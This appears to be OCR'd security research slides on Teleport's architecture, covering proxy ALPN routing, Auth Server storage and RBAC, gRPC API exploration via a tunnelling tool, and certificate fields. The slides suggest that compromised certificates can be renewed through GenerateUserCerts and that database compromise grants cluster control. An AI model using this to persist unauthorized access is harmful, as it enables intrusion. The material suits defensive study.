


Proxy Server

Teleport Proxy Server provides the tunnel between external to internal connections

Proxy Servers are stateless and several can be used for redundancy

Uses Application Layer Protocol Negotiation (ALPN) to route connections:



Proxy Server

A few Teleport supported ALPN values:

- teleport-auth - Access to the Auth Server
- teleport-mysql - Access to a mysql Server
- teleport-reversetunnel - Used by internal servers to create reverse tunnels
- teleport-mcp - Access a MCP server

Elegant way to support multiple protocols across a single TCP port

Teleport call this “multiplexing” and it is the default routing method

Makes research difficult, so we need tooling

Full list of ALPN

Proxy Server

One of the difficulties for researchers is creating authenticated tunnels through the proxy server when testing


tsh provides proxy commands (as we saw with database), but research needs arbitrary attributes like ALPN values

Teleport API


tunnel-manager is a simple tool which establishes a connection over TLS

You provide a client certificate/key and a ALPN, and tunnel-manager creates the TLS connection, binding to a TCP port for other applications to use

Think SOCAT



Architecture



Auth Server

Consists of a certificate authority and provides control plane for the Teleport cluster

Stores user-accounts, roles, CA certificates in a database:

- Uses a local SQLite database by default
- Postgres, DynamoDB, GCP Firestore all supported as options

If you compromise the database, you own the Teleport Cluster

Auth Server

Also stores Audit Logs and Session Recordings:

- Recordings stored to a local filesystem by default
- Also supports S3 or Google Cloud Storage

Storage logs can be encrypted (not default in self-hosted open source version)

Format is:

- 24 bytes of header
- Remaining is gzip compressed

Decode with:

decode logs

```
dd if=log.tar bs=1 skip=24 | gunzip
```

Auth Server

Acts as a Certificate Authority & Control Plane

Signs certificates with one of several CA certificates, for example:

- Host CA
- User CA
- Database CA
- Windows Desktop CA

Auth Server service exposed on port 3050 internally, but interaction is normally via the Proxy Server

Auth Server

Teleport supports Role Based Access Controls

Options cover service specific toggles

role.yaml

```yaml
kind: role
version: v5
metadata:
  name: example-role
spec:
  options:
    forward_agent: true
    ssh_port_forwarding:
      remote:
        enabled: true
      local:
        enabled: true
    record_session:
      desktop: true
      ssh: best_effort

  allow:
    logins: [root, localuser]
    windows_desktop_logins: [Administrator]
    db_users: [mysql, sa]
    db_names: [super_secret_db]
    node_labels:
```

Auth Server

Allow section sets permitted Users, databases, desktop names

Labels permit access to matching resources

Rules permit access to resource actions (CRUD)

```
    desktop: true
    ssh: best_effort

allow:
  logins: [root, localuser]
  windows_desktop_logins: [Administrator]
  db_users: [mysql, sa]
  db_names: [super_secret_db]
  node_labels:
    'label-name': 'matching-value'

deny:
  node_labels:
    'workload': ['database', 'backup']

rules:
  - resources: [node]
    verbs: [list, read]
  - resources: [session]
    verbs: [list, create, read, update, delete]
  - resources: [user]
    verbs: [list, create, read, update, delete]
```

Auth Server

The Auth Server exposes the Teleport API


Two API transports are:

- HTTP via a REST API
- gRPC over a TLS endpoint

List of .proto files can be found in the Teleport git repo

eza

```
❯ ls ./proto/teleport/legacy/client/proto
Permissions Size User Date Modified Git Name
.rw-r--r--@ 178k xpn  13 Jan 12:20   -- authservice.proto
.rw-r--r--@ 1.4k xpn  13 Jan 12:17   -- certs.proto
.rw-r--r--@  12k xpn  13 Jan 12:20   -- event.proto
.rw-r--r--@  13k xpn  13 Jan 12:17   -- inventory.proto
.rw-r--r--@  14k xpn  13 Jan 12:17   -- joinservice.proto
.rw-r--r--@ 2.4k xpn  13 Jan 12:20   -- proxyservice.proto
.rw-r--r--@ 2.0k xpn  13 Jan 12:17   -- requestable_roles.proto
```



Auth Server

We can navigate with grpcui to interact with most of the exposed gRPC methods:

grpcui

```
grpcui \
  -import-path ./gogo \
  -import-path ./teleport/api/proto \
  -proto ./teleport/api/proto/teleport/legacy/client/proto/authservice.proto \
  teleport-server:443
```

Most gRPC services require TLS authentication and an ALPN value which grpcui doesn't support

Tunnel-Manager can be used for this:

```
./tunnel-manager alpn \
  -b 127.0.0.1:9090 \
  -c /tmp/client.crt \
  -k /tmp/client.key \
  -p 'teleport-auth@,h2' \
  -x teleport-server:8443

 _______                        __       _______
|_     _|.--.--.-----.-----.-----.|  |_____|   |   |.---.-.-----.---.-.-----.-----.----.
  |   | |  |  | |     |     |  -__||  |_____|       ||  _  |     |  _  |  _  |  -__|   _|
  |___| |_____|__|__|__|__|_____||__|     |__|_|__||___._|__|__|___._|___  |_____|__|
                                                                      |_____|
                                                                                @_xpn_

[*] Starting TCP server to connection proxy: [127.0.0.1:9090]
[*] Local server listening on 127.0.0.1:9090
```

Auth Server

To access the Auth Server, we need to use two ALPN values

ALPN in in the format of:

teleport-auth@5448495369736e7441637466.teleport.cluster.local,h2


- 5448495369736e7441637466 - Hex encoded Cluster Name
- h2 - Secondary ALPN value

Auth Server

When tunnel-manager is used, we can use grpcui to explore the API:

```
./tunnel-manager alpn \
  -b 127.0.0.1:9090 \
  -c /tmp/client.crt \
  -k /tmp/client.key \
  -p 'teleport-auth@,h2' \
  -x teleport-server:8443

 _______                          __       _______
|_     _|.--.--.-----.-----.-----.|  |_____|   |   |.---.-.-----.---.-.-----.-----.----.
  |   | |  |  |     |     |  -__||  |_____|       ||  _  |     |  _  |  _  |  -__|   _|
  |___| |_____|__|__|__|__|_____||__|     |__|_|__||___._|__|__|___._|___  |_____|__|
                                                                      |_____|
                                                                                @_xpn_
[*] Starting TCP server to connection proxy: [127.0.0.1:9090]
[*] Local server listening on 127.0.0.1:9090
```


```
grpcui

grpcui \
  -import-path ./gogo \
  -import-path ./teleport/api/proto \
  -proto ./teleport/api/proto/teleport/legacy/client/proto/authservice.proto \
  -insecure \
  localhost:9090
```




Auth Server

Now we can answer the question of “how did the new database keys get there”?

1. A TLS connection is established to the Auth Server using the users TLS key
2. The AuthService gRPC service GenerateUserCerts method is invoked with a public key to be signed
3. A signed certificate is returned which grants access to the service





Auth Server

Certificates returned are signed by the relevant CA in Teleport

- Subject - Usage restrictions:
  - CN - The username of the authenticating user
  - O - The Teleport groups the user is a member of
  - OU - Any restrictions on the user session
  - L - Principals used for authentication to SSH services
  - S - The cluster name
  - postalCode - Traits

Maximum time: ~10 hours

Additional Extensions

Auth Server

Our Database Cert:

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            8b:1c:92:63:5d:39:55:3d:18:8d:08:cc:2a:9d:9a:53
        Signature Algorithm: ecdsa-with-SHA256
        Issuer: O = example.com, CN = example.com, serialNumber = 243482347097375718873323822709537121777
        Validity
            Not Before: Jun 25 22:37:33 2026 GMT
            Not After : Jun 26 10:37:05 2026 GMT
        Subject: L = -teleport-internal-join + L = -teleport-nologin-2c3485f4-f0f7-4a60-b0fd-50d360fe4050, street = example.com, postalCode = null,
 O = access + O = database-access, OU = usage:db, CN = database-user, 1.3.9999.1.7 = example.com, 1.3.9999.1.9 = 10.1.10.21, 1.3.9999.2.1 = telepor
t-db, 1.3.9999.2.2 = mysql, 1.3.9999.2.3 = xpn, 1.3.9999.2.4 = secret_db, 1.3.9999.2.5 = secret_db, 1.3.9999.2.6 = localuser, 1.3.9999.2.6 = xpn, 1
.3.9999.1.20 = local, 1.3.9999.1.15 = none
```

O access, database-access

OU usage:db

CN username

1.3.9999.2.1 Database service name = teleport-db

1.3.9999.2.2 Database protocol = mysql

1.3.999.2.3 Database username = xpn

1.3.999.2.4 Database name = secret_db


Auth Server

This is why the Proxy Server can be stateless, any information needed to approve or deny a connection is contained in the certificate

Also means that if we access a certificate, we can validate what access a user may have based on the certificate contents alone

Nothing to stop us from taking a compromised certificate, and periodically extending this using GenerateUserCerts API!

Architecture



Services

When Teleport Agent is installed, services are configured to expose local or remote servers.

Several types of services exist:

- Node Service (SSH)
- Database Service
- Windows Desktop Service
- Application Service
- MCP Service

Services act as reverse-proxies for local and remote servers.

Services

